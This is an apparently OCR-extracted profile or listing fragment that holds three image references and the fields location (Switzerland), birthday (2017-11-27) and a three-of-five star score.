
Location :
Switzerland


Birthday :
2017-11-27


Score :
★ ★ ★ ☆ ☆

